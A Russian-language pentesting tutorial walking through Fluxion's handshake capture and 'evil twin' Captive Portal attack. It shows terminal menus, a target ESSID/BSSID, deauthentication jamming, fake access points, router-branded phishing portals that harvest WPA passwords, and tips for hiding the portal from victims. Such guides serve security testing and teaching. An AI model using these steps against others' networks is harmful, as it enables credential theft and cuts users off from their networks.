
Выбор интерфейса для мониторинга и глушения (можно использовать тот же самый интерфейс, который мы использовали ранее):

Будут периодически появляться три дополнительных окна. Если захвачено рукопожатие, т.е. атака завершилась успехом, то в одном из окон появится такая запись, а другие окна будут закрыты и атака остановлена:



```
Handshake Snooper Arbiter Log
[08:08:38] Запуск демона Handshake Snooper.
[08:08:39] Проверка каждые 30 секунд.
[08:09:09] Остановка атаки и проверка хэшей.
[08:09:09] Поиск хэшей в файле захвата.
[08:09:09] Успех: Валидный хэш был найден и сохранён в базе данных fluxion.
[08:09:09] Атака Handshake Snooper завершена, закройте это окно и начните новую атаку.
```

Теперь переходим к атаке Captive Portal.



```
FLUXION 4.6 < Fluxion Is The Future >

ESSID: "MiA1" / WPA2
Channel: 5
BSSID: 50:46:5D:6E:8C:20 (ASUSTek COMPUTER INC.)

[*] Handshake Snooper идёт атака...

[1] Выбор другой атаки
[2] Выход

[fluxion@HackWare] - [~] 1
```

Многие из используемых в пентестинге беспроводных карт поддерживают добавление виртуального беспроводного интерфейса. Этот интерфейс может быть в режиме монитора или в режиме точки доступа (AP). Благодаря этой возможности, при создании фальшивой точки доступа и одновременного глушения настоящей точки доступа, можно использовать одну единственную Wi-Fi карту. И Fluxion умеет это делать.

Про эти виртуальные интерфейсы и как их проверить смотрите [эту статью](#), раздел «Проверка функциональности виртуального интерфейса».

Но начиная с четвёртой версии, во Fluxion добавлена ещё одна функция – следовать за атакуемой точкой доступа. Проблема заключается в том, что некоторые точки

доступа, когда в отношении них проводится атака деаутентификация, меняют канал, на котором работают. В результате они становятся неуязвимы к нашей атаке, приходится останавливать Fluxion, заново выбирать цель и запускать атаку. Суть функции следования за атакуемой точкой доступа в том, что Fluxion регулярно проверяет, на каком канале работает точка доступа, и если та поменяла канал, то Fluxion автоматически перезапускает атаку на правильном канале.

Так вот, если вы хотите использовать функцию преследования, то для этого нужна вторая беспроводная карта, которая может переходить в режим монитора. Если у вас её нет, то можно пропустить использование этой функции.

Запускаем вторую атаку:

1 | [1] Captive Portal Создаёт точку доступа "Злой Двойник".

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[
[*] Выбор беспроводной атаки для точки доступа
      ESSID: "MiA1" / WPA2
    Channel: 5
      BSSID: 50:46:5D:6E:8C:20 (ASUSTek COMPUTER INC.)

[1] Captive Portal Создаёт точку доступа "Злой Двойник".
[2] Handshake Snopper Получает зашифрованные WPA/WPA2 хэши (рукопожатия).
[3] Назад

[fluxion@HackWare]-[~] 1
```

Fluxion нацелен на вышеприведённую точку доступа. Соглашаемся:

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[
      ESSID: "MiA1" / WPA2
    Channel: 5
      BSSID: 50:46:5D:6E:8C:20 (ASUSTek COMPUTER INC.)

[*] Fluxion нацелен на вышеприведённую точку доступа.
[*] Продолжить с этой целью? [Y/n]
```

Выберите интерфейс для отслеживания целей – эта та новая функция, о которой я говорил чуть выше. Если у вас два беспроводных интерфейса, то выберите тот, который хотите использовать с этой возможностью. Если интерфейс один, то нажмите «Пропустить»:

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[
[*] Выберите интерфейс для отслеживания целей.
[1] wlan1 [*] Ralink Technology, Corp. RT3572
[2] wlan0 [+] Atheros Communications, Inc. AR9271 802.11n
[3] Пропустить
[4] Повторить
[5] Назад
[fluxion@HackWare]-[~] 1
```

Теперь выбираем интерфейс для глушения (выберите другой, отличный от того, который выбран для преследования, иначе возникнут проблемы):

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[
[*] Выберите интерфейс для глушения.
[1] wlan1 [*] Ralink Technology, Corp. RT3572
[2] wlan0 [+] Atheros Communications, Inc. AR9271 802.11n
[3] Повторить
[4] Назад
[fluxion@HackWare]-[~] 2
```

Если у вас нет отдельной беспроводной карты для создания точки доступа, то выберите **тот же интерфейс, который выбран для глушения** (это нормально и если беспроводная карта поддерживает добавление виртуального интерфейса, то всё будет отлично работать):

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[
[*] Выберите интерфейс для точки доступа.
[1] eth0 [-] Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)
[2] wlan1 [*] Ralink Technology, Corp. RT3572
[3] wlan0 [*] Atheros Communications, Inc. AR9271 802.11n
[4] Повторить
[5] Назад
[fluxion@HackWare]-[~] 3
```

Выбор программы, которая будет создавать точку доступа. Авторы рекомендуют избегать airbase-ng если вы используете одну и ту же Wi-Fi карту и для создания точки доступа, и для деаутентификации (глушения):

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[-----]
[*] Выберите службу точки доступа

      ESSID: "MiAl" / WPA2
      Channel: 5
      BSSID: 50:46:5D:6E:8C:20 (ASUSTek COMPUTER INC.)

[1] Rogue AP - hostapd (рекомендуется)
[2] Rogue AP - airbase-ng (медленная)
[3] Назад

[fluxion@HackWare]-[~] 1
```

Если вы уже захватили рукопожатие, то будет выведено сообщение, что оно найдено. Вы можете использовать его или указать путь до другого:

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[-----]
[*] Был найден хэш (рукопожатие) для целевой точки доступа.
[*] Вы хотите использовать этот файл?

[1] Использовать найденное рукопожатие
[2] Укажите путь к рукопожатию
[3] Повторное сканирование директории рукопожатия
[4] Назад

[fluxion@HackWare]-[~] 1
```

Вновь выбираем метод проверки рукопожатия:

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[-----]
[*] Выберите метод проверки рукопожатия

      ESSID: "MiAl" / WPA2
      Channel: 5
      BSSID: 50:46:5D:6E:8C:20 (ASUSTek COMPUTER INC.)

[1] проверка с помощью pyrit (рекомендуется)
[2] проверка с помощью aircrack-ng (ненадёжная)
[3] Назад

[fluxion@HackWare]-[~] 1
```

Далее мы выбираем источник SSL сертификата для перехватывающего портала. Варианты:

- 1 [1] Создание SSL сертификата
- 2 [2] Обнаружение SSL сертификата (искать снова)
- 3 [3] Нет (SSL отключено)

Мы можем использовать SSL сертификат или отключить его. SSL – это метод шифрования, используемый для установки безопасного соединения между двумя точками. В данном случае, этими точками являются веб-сервер перехватывающего портала и целевой клиент.

Если у вас есть персональный сертификат, вы должны сохранить его в **fluxion/attacks/Captive Portal/certificate/server.pem** и атака автоматически обнаружит его и выберет.


Если у вас нет персонального сертификата, вы можете выбрать опцию автоматического его генерирования. Минус такого подхода в том, что сгенерированный самостоятельно сертификат не будет доверенным ни для какого устройства, и в браузере скорее всего появится предупреждение, что подключение к перехватывающему portalу не является безопасным.

Если вы не хотите возиться с SSL, то вы можете выбрать его отключение. Если это сделано, то веб-сервер перехватывающего портала будет принимать только незашифрованные соединения во время передачи данных к fluxion. Нужно помнить о том, что данные к нашей мошеннической точке передаются по открытой сети в незашифрованном виде – если третья сторона мониторит сетевой трафик, то она может увидеть эти данные. Также сейчас некоторые веб-браузеры показывают предупреждение, если данные из формы пересылаются по незашифрованному соединению.

На мой взгляд, в настоящих реалиях лучше использовать SSL, поскольку практически все сайты работают через HTTPS – и больше шансов, что пользователь кликнет по «Перейти по небезопасному протоколу», чем дожидаться шанса, что он всё-таки попытается открыть сайт на HTTP.

Далее нам говориться выбрать тип Интернет-соединения для мошеннической сети.

- 1 [1] отключено (рекомендуется)
- 2 [2] эмулирован




Эта опция влияет только на iOS клиентов и некоторых Android клиентов.

Эмулирование Интернет-соединения может быть полезным для атакующего, кто не хочет сделать перехватывающий портал очевидным. Клиенты будут подключены, но устройство будет одурачено, чтобы оно поверило, что имеется Интернет-доступ. Это приведёт к тому, что iOS клиентам и некоторым Android клиентам перехватывающий портал не будет показан немедленно после подключения к мошеннической сети, он будет показан как только клиенты попытаются открыть любой веб-сайт.


Предупреждение: это может привести к зависанию клиентов, которые пытаются загрузить сайт, в том числе iOS клиентов. Проблема возникает, когда выбрана опция

эмулировать Интернет-соединение и отключён SSL. Причина в том, что клиент пытается подключиться к сайту с SSL, такому как google.com, но зависает во время ожидания соединения от сервера перехватывающего портала. Зависание из-за того, что клиенты верят, что присутствует Интернет-доступ, но Перехватывающий Портал не настроен отвечать по SSL протоколу.


Выберите интерфейс перехватывающего портала для мошеннической сети. По умолчанию доступны нейтральные страницы, подходящие под все случаи на разных языках, русский язык также имеется:




Теперь запускается атака – будет открыто много окон.




Клиенты будут отсоединены, и они не смогут подключиться к истинной сети во время всей продолжительности атаки. Зато для них появится другая сеть – без пароля, к которой можно подключиться одним тапом:



Если клиент это сделает, то при попытке открыть любой сайт, он будет перенаправлен на Перехватывающий Портал:



Все введённые данные передаются во Fluxion, которая в реальном времени проверяет, верен ли пароль или нет. Если пароль не верен, то показывается такое окно, и атака продолжается:



Если пароль верен, то он показывается атакующему, а сама атака сразу прекращается. После этого устройство клиента (жертвы) автоматически подключится к оригинальной точке доступа и он получит своё обычное Интернет-соединение.

Дополнительные варианты Перехватывающих Порталов

Имеются варианты Порталов, имитирующие разные модели роутеров на разных языках, они находятся в этом репозитории: <https://github.com/FluxionNetwork/sites>

```
root@HackWare: ~/bin/fluxion
Файл Правка Вид Поиск Терминал Справка

[24] Обычный Портал Thai
[25] Обычный Портал Turkish
[26] Adbepicentro Italian
[27] Alice Italian
[28] ARRIS English
[29] ARRIS Spanish
[30] Asus Italian
[31] Bbox French
[32] Belkin English
[33] Belkin Italian
[34] Cisco Italian
[35] Ciscolinksys Italian
[36] Digicom Italian
[37] Djaweb French
[38] Dlink Italian
[39] Freebox French
[40] FRITZBox1 English
[41] FRITZBox2 English
[42] FRITZBox German
[43] Fritzbox Italian
[44] GENENIX German
[45] Google German
[46] HUAWEI English
[47] Huawei Italian
[48] kpn Dutch
[49] Livebox French
[50] Login-NETGEAR English
[51] Login-Xfinity English
[52] movistar Spanish
[53] NETGEAR English
[54] Netgear Italian
[55] NETGEAR Spanish
[56] Netis Italian
[57] SFR French
[58] Sitecom Italian
[59] Technicolor English
[60] Technicolor Italian
[61] Telecom Italian
[62] Telekom German
[63] TPLink English
[64] Tplink Italian
[65] Verizon English
[66] vodafone Spanish
[67] ziggo1 Dutch
[68] ziggo2 Dutch
[69] Zyxel Italian
[70] Назад

[fluxion@HackWare]-[~]
```

Когда вы находитесь в папке **Fluxion**, вы можете установить их все командой:

```
| git submodule update --init --recursive
```

ИЛИ изначально скачивать Fluxion с флагом **--recursive**:

```
1 | git clone https://github.com/FluxionNetwork/fluxion --recursive
```

Их необязательно скачивать все – можно некоторые скачать вручную, после этого разместите их в папку **fluxion/attacks/Captive Portal/sites/**.

Часто задаваемые вопросы и ответы

К фальшивой точке доступа клиенты не подсоединяются автоматически

Это атака социальной инженерии и нет смысла в автоматическом подключении клиентов. Скрипт полагается на факт, что пользователь присутствует, чтобы подключиться к фальшивой точке доступа и ввести учётные данные беспроводной сети.

На фальшивой точке доступа нет Интернет-подключения

Его и не должно быть. Весь трафик сливается на Перехватывающий Портал, это обеспечивается за счёт фальшивых ответов DNS для захвата учётных данных.

Captive Portal не показывается на моём устройстве!

Этому может быть несколько причин, например:

- Скрипт DNS рероутинга не сработал должным образом
 - в этом случае, жёлтое окно, обрабатывающее DNS запросы, не будет показывать данные о перенаправлении
- Клиент не подключён к фальшивой ТД
- Клиенты поняли, что фальшивая ТД не имеет Интернет-подключения и вместо неё используют мобильный трафик

Моя wifi подходит?

Проверьте вывод команды `iw list`, найдите там данные вроде таких:

```
1 Supported interface modes:
2 * IBSS
3 * managed
4 * AP
5 * AP/VLAN
6 * monitor
7 * mesh point
8 * P2P-client
9 * P2P-GO
```

Важными строками являются **AP** и **monitor**, если одна из них отсутствует, ваша wifi карта, скорее всего, не подходит. Если нужен совет, какую карту купить, то смотрите ниже.

Атака Captive Portal не создаёт точку доступа

Самая частая причина этого в том, что драйвер не поддерживает виртуальные интерфейсы. Атака Captive Portal в Fluxion может использовать виртуальный интерфейс для симуляции наличия второго беспроводного адаптера: один используется для глушения целевой точки доступа, а второй используется для создания точки доступа «evil twin», т.е. Злого Двойника. Примером сравнительно популярного драйвера, не поддерживающего виртуальный интерфейс, является `realtek-rtl88xxau-dkms`.

Мне нужно войти (на Android)

Это то, как скрипт работает. Фальшивый перехватывающий портал настроен самим скриптом для сбора учётных данных. Это не глюк – это так и надо.

MAC-адрес фальшивой точки доступа отличается от оригинальной

MAC-адрес фальшивой точки доступа отличается на один октет от оригинальной чтобы предотвратить деаутентификацию клиентов, которую выполняет сам fluxion во время атаки.

Почему все мои интерфейсы фиолетовые/негативные(-)?

Интерфейсы с символом отрицания в настоящее время используются другими процессами.

Чтобы принудительно остановить использование занятых интерфейсов, запустите fluxion с флагом **FLUXIONWIKillProcesses**:

```
1 | export FLUXIONWIKillProcesses=1; ./fluxion.sh
```

А что если я хочу запустить fluxion с несколькими флагами?

Разделите флаги разделителями команд (двоеточиями ';'):

```
1 | export FLUXIONWIKillProcesses=1; export FLUXIONWIReloadDriver=1; ./fluxion.sh
```

Где рукопожатия?

Вы найдёте все сохранённые рукопожатия в папке **fluxion/attacks/Handshake Snooper/handshakes**